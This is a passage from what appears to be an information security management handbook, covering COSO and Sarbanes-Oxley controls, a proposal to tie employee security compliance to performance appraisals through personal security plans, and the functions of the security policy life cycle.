An example of a COSO implementation may include an annual control environment assessment performed by using an informal questionnaire. The questionnaire would contain questions from the points of focus highlighted in the COSO Evaluation Tools. The questionnaire may incorporate entity-wide focus points for monitoring, communication, and risk assessment. Additionally, a risk assessment could be performed in each of the business functions to include monitoring, communication, and risk activities at that level. Finally, the actual traditional audit testing would be used to evaluate control activities. The goal is to gain an overall view of the controls at both the entity and operating level for each of the components and seventeen factors to be able to adequately form an opinion over the overall control environment.

COSO and Sarbanes Oxley

As previously discussed, COSO came about to address controls because of several financial scandals. COSO was not mandatory; rather, the intent was that organizations would more likely adhere to control frameworks if permitted to implement them as they deemed necessary.

Significant control breakdowns continued to surface with the financial collapses of companies such as Enron, Worldcom, Global Crossing, Tyco Bell, and Parmalat since 2000. Many corporations have restated profits previously reported and fraudulent reporting of financial statements went undetected because of a breakdown in several controls. Factors that led to these events' going undetected include passive actions from the audit committees and independent directors, inadequate control structures, lack of auditor independence, and excessively high fees for audit work. Overall, mandatory regulatory requirements were relaxed and insufficient.

In order to address these issues, the Sarbanes Oxley Act 2002 (named for its originators—Senator Paul Sarbanes and Senator Michael Oxley) was enacted in July 2002 to bolster investor trust and confidence. Key highlights of the act provide new and enhanced standards of responsibility and accountability for accuracy, reliability, and transparency of financial reporting. SOX emphasizes transparent disclosures for meaningful analysis and interpretation. It places a strong emphasis on the use of recognized internal control frameworks for evaluation of internal controls. The act enforces stricter penalties for wrong-doing—intentional or otherwise. The Securities and Exchange Commission (SEC) is responsible for implementation guidance and directives.

The linkage of SOX to COSO comes with the requirement of a control framework. COSO provides the framework that can be used to ensure SOX compliancy. SOX compliancy work is heavily focused on control activities; however, complying with COSO also requires analysis of the other components such as the control environment, risk assessment, and monitoring.

Another control framework focused solely on information technology controls is COBIT. COBIT has been adapted within the information technology areas to ensure controls are in place for SOX-related work. COSO, however, can also be used for IT-related controls. As in this area, the five components are still required, but the evaluation criteria should be catered toward the information technology environment.

Summary

Committee of Sponsoring Organizations provides a comprehensive framework for evaluating an entity's controls. The framework expands beyond typical control activities into an overall control environment

assessment: communication and information, risk assessment, and monitoring. Additionally, the evaluations of these areas provide assurance that an entity maintains operational, financial, and compliance controls.

The Sarbanes Oxley legislative requirements have brought increased awareness to control frameworks. Although COSO has been used since the late 1980s, SOX initiatives have largely driven use and acceptance of COSO. More information on COSO may be found at theiia.org or isaca.org. Many organizations provide guidance and tools for COSO of which careful scrutiny should be applied prior to purchasing as COSO provides the basis these organizations sell.

References

1. Committee of Sponsoring Organizations of the Treadway Commission. 1999. *Internal Control—Integrated Framework (COSO)*. American Institute of Certified Public Accountants, NJ.
2. Committee of Sponsoring Organizations of the Treadway Commission. 1994. *Internal Control—Integrated Framework Evaluation Tools*. American Institute of Certified Public Accountants, NJ.

Toward Enforcing Security Policy: Encouraging Personal Accountability for Corporate Information Security Policy

John O. Wylder, CISSP

Information security professionals through the years have long sought support in enforcing the information security policies of their companies. The support they have received has usually come from internal or external audit and has had limited success in influencing the individuals who make up the bulk of the user community. Internal and external auditors have their own agendas and do not usually consider themselves prime candidates for the enforcement role.

Other attempts to achieve policy enforcement have included rounding up the usual suspects of senior management and executive management memoranda and security awareness campaigns. In general, none of these programs were felt to be successful, as evidenced by routine tests of information security policy compliance. This chapter discusses a new approach to policy enforcement. The proposal is to encourage the support for these policies by incorporating compliance activities with an individual's annual personnel performance evaluation.

Background

The successful implementation of an information security program derives from a combination of technical and nontechnical efforts. The process starts with the development of a comprehensive plan that assesses the risks and threats to an individual firm and then moves to the development of a set of policies and strategies to mitigate those risks. These policies are often a mix of technical and nontechnical items that require routine testing or measurement to ensure that the desired level of compliance is maintained over time. In most cases, the technical policies are the initial focus of a security program and are done in cooperation with information technology (IT) staff. This is the traditional home of information security practitioners.

The Problem

Most security practitioners are aware that the bulk of their problems are internal rather than external. Whatever their level in the organization and regardless of the degree of support they feel they have or do not have within

EXHIBIT 78.1 PricewaterhouseCoopers Survey

There was a recent survey by PricewaterhouseCoopers of 1000 companies in the United Kingdom. The survey found the majority of companies spent, on average, less than 1 percent of their total IT budget on information security while an average of 3 to 4 percent was recommended.

Paradoxically, it said that 73 percent of senior managers interviewed believed that IT security was a top priority.

Potter said: "The board of most companies want to do something about security but it does not know how much money it should spend on it." The survey was commissioned by the Department of Trade and Industry.

the organization, it has become clear over time that Pareto's law applies here: 80 percent of the problems are caused by 20 percent of the people.

Pentasafe Security Technologies recently conducted a survey among companies and found that nine out of ten employees were likely to open and execute an e-mail attachment without questioning its source or authenticity. This leads, of course, to virus and worm infections on the corporate e-mail server. Why do people do this despite the widespread publicity that such infections have received? Is it the lack of awareness, as some might say, or is it the lack of understanding the consequences of failing to comply with security policy?

Companies have tried a variety of means to ensure that their employees have received at least minimal training in information security policies. Here is a list of some of those approaches:

- Inclusion of security policies in employee handbooks
- Requirement to take a self-study course prior to initial issuance of user credentials
- Annual testing of security awareness
- PR campaigns using posters and Web and e-mail reminders

All of these are valid approaches and should be considered as a part of the security program for any company. Yet despite these types of programs, security practitioners still find that users fail in routine functions of security and still choose passwords, for example, that are easily guessed or even shared. Raising the bar on having complex passwords that must be changed frequently usually results in passwords that are written on notepads and left underneath the keyboard.

When employees are interviewed about their lack of compliance, they often cite the pressure to be productive and that they see the incremental security policy as counter to their productivity. When it comes to complying with security and trying to be productive, most users err on the side of productivity rather than security. This leads to the question of how you make employees personally accountable for their role in compliance with information security policy.

Some security professionals say that the problem starts at the top with a lack of awareness and support by the executive team. There is some truth to that, as the budget and resource allocation starts at the top and if there is no money, there is little chance that the security program will succeed (see Exhibit 78.1).

In some companies, a new approach emerged in the late 1980s, that is, the creation of a "C"-level position for security, that of the Chief Information Security Officer. The thinking was that by elevating the position to a peer with the other "C"-level positions, it would be easier for those people to gain compliance with their policies. By giving them a seat at the table, they would be in a better position to ensure that their policies are ones that have the full support of the management team.

The Role of the Chief Information Security Officer (CISO)

Recently, there has been a resurgence in the movement to create the position of Chief Information Security Officer (CISO) that reports to the CIO or at least to the CTO. Another recent innovation is to create a Chief Privacy Officer (CPO), either in addition to or instead of a CISO. All too often, this has been done due to poor results shown in audits of the compliance with the existing policies. The higher-level reporting structure is seen as a way to better ensure that information security receives the proper level of management attention. Creation of the new position alone, however, has not been shown to be the way to ensure policy compliance across the enterprise.

Many companies today have some form of matrix management in place. In one company this author recently worked with, the Chief Security Office had responsibility for security policy from both a creation and an enforcement standpoint, but only had dotted-line responsibility for the tactical side of information security. In that company, the technical policies were done first by and for the IT department and then rolled out into

either the employee manual or into the company's corporate-wide compliance manual. It is this set of policies that became the more difficult ones to assess and to ensure compliance, despite its corporate-wide distribution.

This split is not atypical today. The responsibility for administering passwords and user credentials is often part of the technology area. In some cases, these responsibilities may even go to a network help desk for administration. There may be nothing wrong with this approach but the measurement of compliance with policy is often overlooked in this case. The security administrator is measured by things like password resets and log-in failures, but who is measuring why those passwords need to be reset and who is responding to any audits of the strength and quality of the passwords?

Security Policy and Enforcement

One of the standard descriptions of information security programs is that they are about "people, policies, and procedures." In developing the policies for a company, this is taken to the next level down and the process is then about creating a risk profile and developing the appropriate policies to reduce risk. Once the policies are created, the appropriate implementation mechanisms are put in place and then come the controls that allow the measurement and enforcement of those policies.

Technology-Based Enforcement

For example, the risk profile of a company with product trade secrets will logically be different from the risk profile of a company that is in the services business. The company with the trade secrets has high-risk information that needs to be kept secure and it may have a detailed information classification policy as part of its Information Security Policy manual. Along with information classification, it may also have role-based access controls that allow it to implement the classification policy. This then may lead it to the implementation of certain technologies that allow automated controls and enforcement of the information classification and access control policy. This can then be described as technology-based enforcement. The access control system, once properly implemented, allows or prevents access to information and enforces the policy.

There are many good examples of this approach in the marketplace today. This approach sometimes comes under the title of "Identity Management." It addresses a broad spectrum of controls, including authentication and authorization systems. Included here are such technologies as biometrics, smart cards, and more traditional access control systems. Enforcement is achieved through approval or denial of access and reporting of policy violations through error or audit logs.

Executive Enforcement

Frequently cited in articles on the creation of an effective information security program is the need for support by executive management. This is sometimes seen as the route to enforcement of policy. Comments heard from many information security professionals include, "I need the president of the company to come out in favor of our policies, then I can get people to comply with them." There is a fallacy here because executive management is too far removed from the day-to-day operations of a company to become enmeshed in the enforcement of any given policy or policies. It is unlikely that the president of a large or even a medium-sized company can be brought into the discussion of the virtues of maintaining role-based access controls as opposed to broad-based access. This type of discussion is usually left to the operational areas to work out among them.

It is possible to get the support of the executive team to send the message to all employees about their support for the information security program. That executive support can, in fact, be essential to the information security department as it goes out and spreads its message. It is very difficult, on the other hand, to translate that support into direct action on the enforcement of specific policies.

Audit as Enforcement

The auditing department of a company is often seen as part of the enforcement mechanism and sometimes may be seen as the primary enforcement tool. Most auditors disagree that they should play an operational role and try to keep their "enforcement" role to a minimum. This is often done by auditing the existence of policy, measuring the effectiveness of the policy, and leaving the role of enforcement to others. For example, auditors would look at whether or not there were policies governing the role-based access to classified information.

They then may drill down and test the effectiveness of the administration of such policies. Their finding would be one of fact: "We tested the authorization policies of the XYZ department. We found that ZZ members of the department had complete read, write, and update authority to the system. This appears to be inappropriate based on the job description of those people. We recommend that management review the access list and reduce it to the minimum number of people necessary to perform those critical job functions and that access be granted based on the job description on file with the HRMS department."

This type of finding is typical of most auditors' roles and does not lend itself to assisting with the enforcement of policy. For example, in the above case, there is neither a finding that indicates who created the violations, nor is there a finding of what actions should be taken to ensure that that person is admonished for creating the violations.

Traditional Management Enforcement

The remaining place in an organization that most people look to for enforcement of policy is to the individuals managing the various corporate departments. Enforcement of information security policies here comes under the broad heading of enforcement of all corporate-level policies. Managers, like their employees, have to juggle the sometimes-conflicting need to enforce policies while maintaining productivity. Sometimes, employees see the need to have access beyond their normal approved level as a means to improve their job performance. In other cases, there may be conflicting messages sent by management about which company goals have priority. In any case, this model is one of distributed enforcement, which can lead to uneven application of policy and compliance.

All of the above methods have been tried through the years with varying degrees of success. Few people active today in the information security field have great confidence that their enforcement mechanisms are working to their satisfaction.

Policy Compliance and the Human Resources Department

In asking a security manager if it would make any difference if security compliance were to become part of the employee annual performance assessment process, the response was that "it would make all the difference in the world." During the same engagement, the human resources (HR) manager was asked if his department could help enforce information security policies; his response was, "No way!"

The HR manager explained that policies to them were a zero-sum game; if a new policy were to be added, they needed to consider which policy would be dropped. They understood that compliance could become one of their responsibilities and then said that they already had to measure compliance with policies covering attendance, hiring practices, privacy, pay equity, and a host of others. Which policy should they drop to help with the compliance to security policy?

They had a good point, but I then asked what would happen if we added it as a job-performance criterion. Suddenly there was a change in attitude and an understanding that perhaps a middle ground could be found where compliance could be brought into existing policies and procedures.

The problem then is how to accomplish this and how to maintain the support of the human resources professionals. The remainder of this chapter explores this idea and proposes a possible means to accomplish this through the development of an annual personal information security plan by each employee.

The Personal Security Plan

The HR people in that engagement gave a glimmer of hope that security could become part of performance appraisals and therefore compliance with policies could not only be measured but could be enforced at some level. Most employees understand the old adage that what is measured gets done. If the company provides a way to report on employee compliance with any policy and links it to performance measurement and compensation, then company employees are more likely to comply with that policy.

Personal Accountability

A new term has popped up recently in the press with respect to IT practices — and that is *accountability.* This has come up with some of the recent legal actions where victims of poor IT practices are filing suits against

companies that may not be the perpetrator, but whose own practices may be part of the problem. There was a recent action in which a denial-of-service (DoS) attack occurred and a lawsuit was filed against an Internet service provider (ISP) whose network was used by the perpetrators to launch a zombie DoS attack. This case is still moving through the court system and the outcome at this point is undetermined, but the net effect is to try to shift the burden of blame to people who fail to practice safe computing. This philosophy can then be used in another way to help shift the focus of enforcement of policy from management, audit, or technology to the individual.

This idea recently received a boost with the backing of professionals in the U.S. Government:

> "Federal agencies must raise staff accountability for breaches and demand security become standard in all network and computing products. Otherwise, enterprises won't be able to improve cyber attack response and prevention, according to highlights of a recent conference sponsored by the National High Performance Computing and Communications Council.
>
> Rather than emphasizing technology's role in information security, several speakers urged stronger user awareness programs and more involvement of top management."
>
> "You can't hold firewalls and intrusion detection systems accountable. **You can only hold people accountable**," said Daryl White, chief information officer for the U.S. Department of the Interior, in a published report (emphasis added).

The Personal Security Plan: Phase One

Using this approach, the proposal being made here is the creation of a personal security plan and the incorporation of that plan into an employee's annual performance appraisal.

Exhibit 78.2 shows an example of such a plan. This is a simple document that addresses the basic but core issues of security. It is neither highly technical nor does it require the company to invest money in any large-scale implementation of technical solutions such as biometrics, Public Key Infrastructure (PKI), or any other simple or even exotic technologies. The emphasis here is on the routine things an employee does that can create risk to the company.

However, the items to be measured include the need to track compliance at a technical level. It is not practical to just rely on the employee writing a plan and taking a pledge of compliance. It is important that the technical approaches to compliance be used and the results included in the evaluation of the effectiveness of the plan. These should not come as any surprise to a security professional, and the tools should be part of their arsenal:

- *Password cracking programs:* measuring the strength of the passwords used by the employees
- *Log-in tracking reports:* recording the number of times the user tried to log in remotely and succeeded or failed
- *Network security audits*: tracking the use of dial-up lines or DSL access

All of these would produce data that would then be sent to the employee's supervisor for use in the annual performance appraisal.

The idea here is to broaden the focus on information security policies in the mind of the employee. By making each individual employee accountable for making and executing a Personal Security Plan, each employee then has a stake in the process of practicing safe computing at his or her company. Employees also have to become more knowledgeable about the effects of their actions on the state of security as a whole.

How the Plan Would Work

Prior to his or her annual performance review each year, each employee would be required to complete a Personal Security Plan. The plan would be designed in conjunction with the company's Information Security Policies, which would dictate key items such as remote access policies, password policies, and secure computing standards. The individual's plan would consist of his own usage profile plus his written plans for the year to use corporate computing resources in compliance with the published Information Security Policies.

For example, people who work from home using dial-up lines might be required to use a smart card or other two-factor authentication scheme as part of their access methodology. This may be combined with the use of a personal firewall and installation of anti-virus software. Employees would then use this form to describe

EXHIBIT 78.2 Personal Information Security Plan

XXX Company
Personal Information Security Plan
Date:

Plan period — From:_____ **To:**_____

Employee Name:_____

Network user ID:_____

Home computer profile:_____

Computer make, type:_____

Home ISP: AOL ☐ WorldNet ☐ CompuServe ☐ Earth link ☐ Other ☐

Access type: Dial-up ☐ DSL ☐ Cable modem ☐

Number of times a week used for work:

Home network (if applicable): Ethernet ____ Token ring ___ Wireless ____

Home protection profile (please describe methodologies or technology used at home to protect computers and networks):

Anti-virus software (vendor, version): _____

Personal firewall (vendor, version):_____

Other:_____

Employee signature _____ Manager's Signature

This section to be completed by supervisor:

From annual security audit describe any security violations or compliance issues:

_____

_____

_____

their remote access profiles and how they are going to comply with corporate-wide policies. Another aspect of the plan would be for the employees to sign a notice that they understand and comply with the corporate Information Security Plan. This annual certification can become important if the employee is ever investigated for a violation.

Once this form is completed, the employees would give it to their supervisors for approval. The supervisors would be required to review the plan to ensure that it complies with corporate standards. Once approved, a copy of the plan is given back to the employees for their files and the original is kept on file with other vital employee records. The plans would be useful to the Chief Information Security Officer to use to check for overall compliance at the department and division levels.

Enforcement of the Personal Security Plan

Enforcement of the approach would be similar to the managerial approach but much more focused and specific. All employees would have to have a plan, and the effectiveness of both individual plans and the process as a whole could be measured and managed. Employees would know that their job performance and compensation would now be linked to their individual plan. HRMS should be satisfied with this approach because it is not the enforcer of the Information Security Plan, merely of the compliance mechanism. Audit likewise would be satisfied with this approach because it is measurable and has clear lines of accountability that can be measured.

EXHIBIT 78.3 Seven Simple Computer Security Tips for Small Business and Home Computer Users

Consult www.nipc.gov for more information.

- **Use strong passwords.** Choose passwords that are difficult or impossible to guess. Give different passwords to all accounts.
- **Make regular backups of critical data.** Backups must be made at least once each day. Larger organizations should perform a full backup weekly and incremental backups every day. At least once a month, the backup media should be verified.
- **Use virus protection software.** That means three things: having it on your computer in the first place, checking daily for new virus signature updates, and then actually scanning all the files on your computer periodically.
- **Use a firewall as a gatekeeper between your computer and the Internet.** Firewalls are usually software products. They are essential for those who keep their computers online through the popular DSL and cable modem connections but they are also valuable for those who still dial in.
- **Do not keep computers online when not in use.** Either shut them off or physically disconnect them from Internet connection.
- **Do not open e-mail attachments from strangers,** regardless of how enticing the Subject Line or attachment may be. **Be suspicious of any *unexpected* e-mail attachment from someone you *do* know** because it may have been sent without that person's knowledge from an infected machine.
- Regularly download security patches from your software vendors.

Finally, information security professionals should be the happiest of all because they will now have a way to bring the entire organization into the process of Information Security Policy compliance and enforcement.

Each company using this approach is responsible for matching the results to any actions taken with respect to the employee's performance appraisal. The weight that the Personal Security Plan carries for appraisal purposes will vary from company to company. In cases where there is a high-risk profile, the plan will logically carry more weight than in low-risk profile positions. Failure to complete the plan or failure to execute the plan then becomes the negative side of enforcement, requiring disciplinary action to be taken on the part of the responsible manager.

This alone will not end all risk to the company, nor can it be a substitute for technical approaches to solving technology problems. What this can do is move the responsibility to the point closest to compliance — that is, the actual employee required to comply with the policy.

Support for This Idea

The National Infrastructure Protection Center (NIPC) recently published some simple security tips (see Exhibit 78.3) that fit this strategy.

These tips could become the basis of any company's personal strategy to be used to educate employees on their responsibilities. They then become the core elements to be used in the creation of that company's version of a Personal Security Plan.

These plans would need to be updated on an annual basis and the various items in the plan would be updated as both the employees' usage changes and as technology changes. But once the process begins, the changes become a routine part of the employee's duties.

The Personal Security Plan: Phase 2

This program could be expanded in a second phase to take into account actual job-performance-related criteria. The first phase concentrates on the employee's personal computer usage and extends to any off-site access of the company network. In the next phase you could add details about the employee's current usage of information and computers while at work.

The following elements could be added to the plan in this phase:

- Access level (public, confidential, private, secret)
- Authorization level (read, write, update)
- System level access, if any (supervisor, operator, analyst)

This would make an excellent tie-in to the company's identity management program, whereby the access rules are provisioned based on job profile. The security plan for the individual would then have components that describe the access rules, authorization levels, and a record of compliance with those rules. This would be much more specific and would require more time on the part of the supervisor. The supervisor would be required to review violation and audit logs and track any violations that occurred during the planning period

The advantage of this approach is that it would bring employees full circle in their understanding of their roles and rights for information access to their actual experiences and performances. This is again aimed at getting individual accountability and making that the key element of the enforcement process.

Conclusion

The title of this chapter is "Toward Enforcing Information Security Policy." In no way is this approach intended to be the endpoint of the journey to getting full enforcement of an information security policy. This approach gives the security professional a practical way to move enforcement of security policy further along in an organization. It also moves enforcement from a top-down model to a bottom-up model and takes into account individual accountability for policy compliance.

By going beyond awareness and enlisting the assistance of other areas such as Human Resources, security policy becomes a routine part of the job rather than the exception. By making it routine and including it in the measurement of compliance with other more traditional policies, it becomes more feasible to expect that the goal of compliance will be achieved. After all, the goal is compliance, and enforcement is only the mechanism.

The Security Policy Life Cycle: Functions and Responsibilities

Patrick D. Howard, CISSP

Most information security practitioners normally think of security policy development in fairly narrow terms. Use of the term *policy development* usually connotes writing a policy on a particular topic and putting it into effect. If practitioners happen to have recent, hands-on experience in developing information security policies, they may also include in their working definition the staffing and coordination of the policy, security awareness tasks, and perhaps policy compliance oversight. But is this an adequate inventory of the functions that must be performed in the development of an effective security policy? Unfortunately, many security policies are ineffective because of a failure to acknowledge all that is actually required in developing policies. Limiting the way security policy development is defined also limits the effectiveness of policies resulting from this flawed definition.

Security policy development goes beyond simple policy writing and implementation. It is also much more than activities related to staffing a newly created policy, making employees aware of it, and ensuring that they comply with its provisions. A security policy has an entire life cycle that it must pass through during its useful lifetime. This life cycle includes research, getting policies down in writing, getting management buy-in, getting them approved, getting them disseminated across the enterprise, keeping users aware of them, getting them enforced, tracking them and ensuring that they are kept current, getting rid of old policies, and other similar tasks. Unless an organization recognizes the various functions involved in the policy development task, it runs the risk of developing policies that are poorly thought out, incomplete, redundant, not fully supported by users or management, superfluous, or irrelevant.

Use of the *security policy life cycle* approach to policy development can ensure that the process is comprehensive of all functions necessary for effective policies. It leads to a greater understanding of the policy development process through the definition of discrete roles and responsibilities, through enhanced visibility of the steps necessary in developing effective policies, and through the integration of disparate tasks into a cohesive process that aims to generate, implement, and maintain policies.

Policy Definitions

It is important to be clear on terms at the beginning. What do we mean when we say *policy*, or *standard*, or *baseline*, or *guideline*, or *procedure*? These are terms information security practitioners hear and use every day in the performance of their security duties. Sometimes they are used correctly, and sometimes they are not. For the purpose of this discussion, these terms are defined in Exhibit 81.1.

Exhibit 81.1 provides generally accepted definitions for a security policy hierarchy. A *policy* is defined as a broad statement of principle that presents management's position for a defined control area. A *standard* is defined as a rule that specifies a particular course of action or response to a given situation and is a mandatory directive for carrying out policies. *Baselines* establish how security controls are to be implemented on specific

EXHIBIT 81.1 Definition of Terms

Policy: A broad statement of principle that presents management's position for a defined control area. Policies are intended to be long-term and guide the development of more specific rules to address specific situations. Policies are interpreted and supported by standards, baselines, procedures, and guidelines. Policies should be relatively few in number, should be approved and supported by executive management, and should provide overall direction to the organization. Policies are mandatory in nature, and an inability to comply with a policy should require approval of an exception.

Standard: A rule that specifies a particular course of action or response to a given situation. Standards are mandatory directives to carry out management's policies and are used to measure compliance with policies. Standards serve as specifications for the implementation of policies. Standards are designed to promote implementation of high-level organization policy rather than to create new policy in themselves.

Baseline: A baseline is a platform-specific security rule that is accepted across the industry as providing the most effective approach to a specific security implementation. Baselines are established to ensure that the security features of commonly used systems are configured and administered uniformly so that a consistent level of security can be achieved throughout the organization.

Procedure: Procedures define specifically how policies, standards, baselines, and guidelines will be implemented in a given situation. Procedures are either technology or process dependent and refer to specific platforms, applications, or processes. They are used to outline steps that must be taken by an organizational element to implement security related to these discrete systems and processes. Procedures are normally developed, implemented, and enforced by the organization owning the process or system. Procedures support organization policies, standards, baselines, and guidelines as closely as possible, while addressing specific technical or procedural requirements within the local organization to which they apply.

Guideline: A guideline is a general statement used to recommend or suggest an approach to implementation of policies, standards, and baselines. Guidelines are essentially recommendations to consider when implementing security. While they are not mandatory in nature, they are to be followed unless there is a documented and approved reason not to.

technologies. *Procedures* define specifically how policies and standards will be implemented in a given situation. *Guidelines* provide recommendations on how other requirements are to be met. An example of interrelated security requirements at each level might be an electronic mail security policy for the entire organization at the highest policy level. This would be supported by various standards, including perhaps a requirement that e-mail messages be routinely purged 90 days following their creation. A baseline in this example would relate to how security controls for the e-mail service will be configured on a specific type of system (e.g., ACF2, VAX VMS, UNIX, etc.). Continuing the example, procedures would be specific requirements for how the e-mail security policy and its supporting standards are to be applied in a given business unit. Finally, guidelines in this example would include guidance to users on best practices for securing information sent or received via electronic mail.

It should be noted that many times the term *policy* is used in a generic sense to apply to security requirements of all types. When used in this fashion it is meant to comprehensively include policies, standards, baselines, guidelines, and procedures. In this document, the reader is reminded to consider the context of the word's use to determine if it is used in a general way to refer to policies of all types or to specific policies at one level of the hierarchy.

Policy Functions

There are 11 functions that must be performed throughout the life of security policy documentation, from cradle to grave. These can be categorized in four fairly distinct phases of a policy's life. During its development a policy is created, reviewed, and approved. This is followed by an implementation phase where the policy is communicated and either complied with or given an exception. Then, during the maintenance phase, the policy must be kept up-to-date, awareness of it must be maintained, and compliance with it must be monitored and enforced. Finally, during the disposal phase, the policy is retired when it is no longer required.

Exhibit 81.2 shows all of these security policy development functions by phase and their relationships through the flow of when they are performed chronologically in the life cycle. The following paragraphs expand on each of these policy functions within these four phases.




EXHIBIT 81.2 Policy functions.

Creation: Plan, Research, Document, and Coordinate the Policy

The first step in the policy development phase is the planning for, research, and writing of the policy — or, taken together, the *creation* function. The policy creation function includes identifying why there is a need for the policy (for example, the regulatory, legal, contractual, or operational requirement for the policy); determining the scope and applicability of the policy; roles and responsibilities inherent in implementing the policy; and assessing the feasibility of implementing it. This function also includes conducting research to determine organizational requirements for developing policies, (i.e., approval authorities, coordination requirements, and style or formatting standards), and researching industry-standard best practices for their applicability to the current organizational policy need. This function results in the documentation of the policy in accordance with organization standards and procedures, as well as coordination as necessary with internal and external organizations that it affects to obtain input and buy-in from these elements. Overall, policy creation is probably the most easily understood function in the policy development life cycle because it is the one that is most often encountered and which normally requires the readily identifiable milestones.

Review: Get an Independent Assessment of the Policy

Policy *review* is the second function in the development phase of the life cycle. Once the policy document has been created and initial coordination has been effected, it must be submitted to an independent individual or group for assessment prior to its final approval. There are several benefits of an independent review: a more viable policy through the scrutiny of individuals who have a different or wider perspective than the writer of the policy; broadened support for the policy through an increase in the number of stakeholders; and increased policy credibility through the input of a variety of specialists on the review team. Inherent to this function is the presentation of the policy to the reviewer(s) either formally or informally; addressing any issues that may arise during the review; explaining the objective, context, and potential benefits of the policy; and providing justification for why the policy is needed. As part of this function, the creator of the policy is expected to address comments and recommendations for changes to the policy, and to make all necessary adjustments and revisions resulting in a final policy ready for management approval.

Approval: Obtain Management Approval of the Policy

The final step in the policy development phase is the *approval* function. The intent of this function is to obtain management support for the policy and endorsement of the policy by a company official in a position of

authority through their signature. Approval permits and hopefully launches the implementation of the policy. The approval function requires the policy creator to make a reasoned determination as to the appropriate approval authority; coordination with that official; presentation of the recommendations stemming from the policy review; and then a diligent effort to obtain broader management buy-in to the policy. Also, should the approving authority hesitate to grant full approval of the policy, the policy creator must address issues regarding interim or temporary approval as part of this function.

Communication: Disseminate the Policy

Once the policy has been formally approved, it passes into the implementation phase of the policy life cycle. *Communication* of the policy is the first function to be performed in this phase. The policy must be initially disseminated to organization employees or others who are affected by the policy (e.g., contractors, partners, customers, etc.). This function entails determining the extent and the method of the initial distribution of the policy, addressing issues of geography, language, and culture; prevention of unauthorized disclosure; and the extent to which the supervisory chain will be used in communicating the policy. This is most effectively completed through the development of a policy communication, implementation, or rollout plan, which addresses these issues as well as resources required for implementation, resource dependencies, documenting employee acknowledgment of the policy, and approaches for enhancing visibility of the policy.

Compliance: Implement the Policy

Compliance encompasses activities related to the initial execution of the policy to comply with its requirements. This includes working with organizational personnel and staff to interpret how the policy can best be implemented in various situations and organizational elements; ensuring that the policy is understood by those required to implement, monitor, and enforce the policy; monitoring, tracking, and reporting on the pace, extent, and effectiveness of implementation activities; and measuring the policy's immediate impact on operations. This function also includes keeping management apprised of the status of the policy's implementation.

Exceptions: Manage Situations where Implementation Is Not Possible

Because of timing, personnel shortages, and other operational requirements, not every policy can be complied with as originally intended. Therefore, *exceptions* to the policy will probably need to be granted to organizational elements that cannot fully meet the requirements of the policy. There must be a process in place to ensure that requests for exception are recorded, tracked, evaluated, submitted for approval/disapproval to the appropriate authority, documented, and monitored throughout the approved period of noncompliance. The process must also accommodate permanent exceptions to the policy as well as temporary waivers of requirements based on short-term obstacles.

Awareness: Assure Continued Policy Awareness

Following implementation of the policy, the maintenance phase of the policy development life cycle begins. The *awareness* function of the maintenance phase comprises continuing efforts to ensure that personnel are aware of the policy in order to facilitate their compliance with its requirements. This is done by defining the awareness needs of various audience groups within the organization (executives, line managers, users, etc.); determining the most effective awareness methods for each audience group (i.e., briefings, training, messages); and developing and disseminating awareness materials (presentations, posters, mailings, etc.) regarding the need for adherence to the policy. The awareness function also includes efforts to integrate up-to-date policy compliance and enforcement feedback as well as current threat information to make awareness information as topical and realistic as possible. The final task is measuring the awareness of employees with the policy and adjusting awareness efforts based on the results of measurement activities.

Monitoring: Track and Report Policy Compliance

During the maintenance phase, the *monitoring* function is performed to track and report on the effectiveness of efforts to comply with the policy. This information results from observations of employees and supervisors; from formal audits, assessments, inspections, and reviews; and from violation reports and incident response

activities. This function includes continuing activities to monitor compliance or noncompliance with the policy through both formal and informal methods, and the reporting of these deficiencies to appropriate management authorities for action.

Enforcement: Deal with Policy Violations

The compliance muscle behind the policy is effective *enforcement*. The enforcement function comprises management's response to acts or omissions that result in violations of the policy with the purpose of preventing or deterring their recurrence. This means that once a violation is identified, appropriate corrective action must be determined and applied to the people (disciplinary action), processes (revision), and technologies (upgrade) affected by the violation to lessen the likelihood of it happening again. As stated previously, inclusion of information on these corrective actions in the awareness efforts can be highly effective.

Maintenance: Ensure the Policy Is Current

Maintenance addresses the process of ensuring the currency and integrity of the policy. This includes tracking drivers for change (i.e., changes in technology, processes, people, organization, business focus, etc.) that may affect the policy; recommending and coordinating policy modifications resulting from these changes; and documenting policy changes and recording change activities. This function also ensures the continued availability of the policy to all parties affected by it, as well as maintaining the integrity of the policy through effective version control. When changes to the policy are required, several previously performed functions need to be revisited — review, approval, communication, and compliance in particular.

Retirement: Dispense with the Policy when No Longer Needed

After the policy has served its useful purpose (e.g., the company no longer uses the technology for which it applies, or it has been superseded by another policy), then it must be retired. The *retirement* function makes up the disposal phase of the life cycle, and is the final function in the policy development life cycle. This function entails removing a superfluous policy from the inventory of active policies to avoid confusion, archiving it for future reference, and documenting information about the decision to retire the policy (i.e., justification, authority, date, etc.).

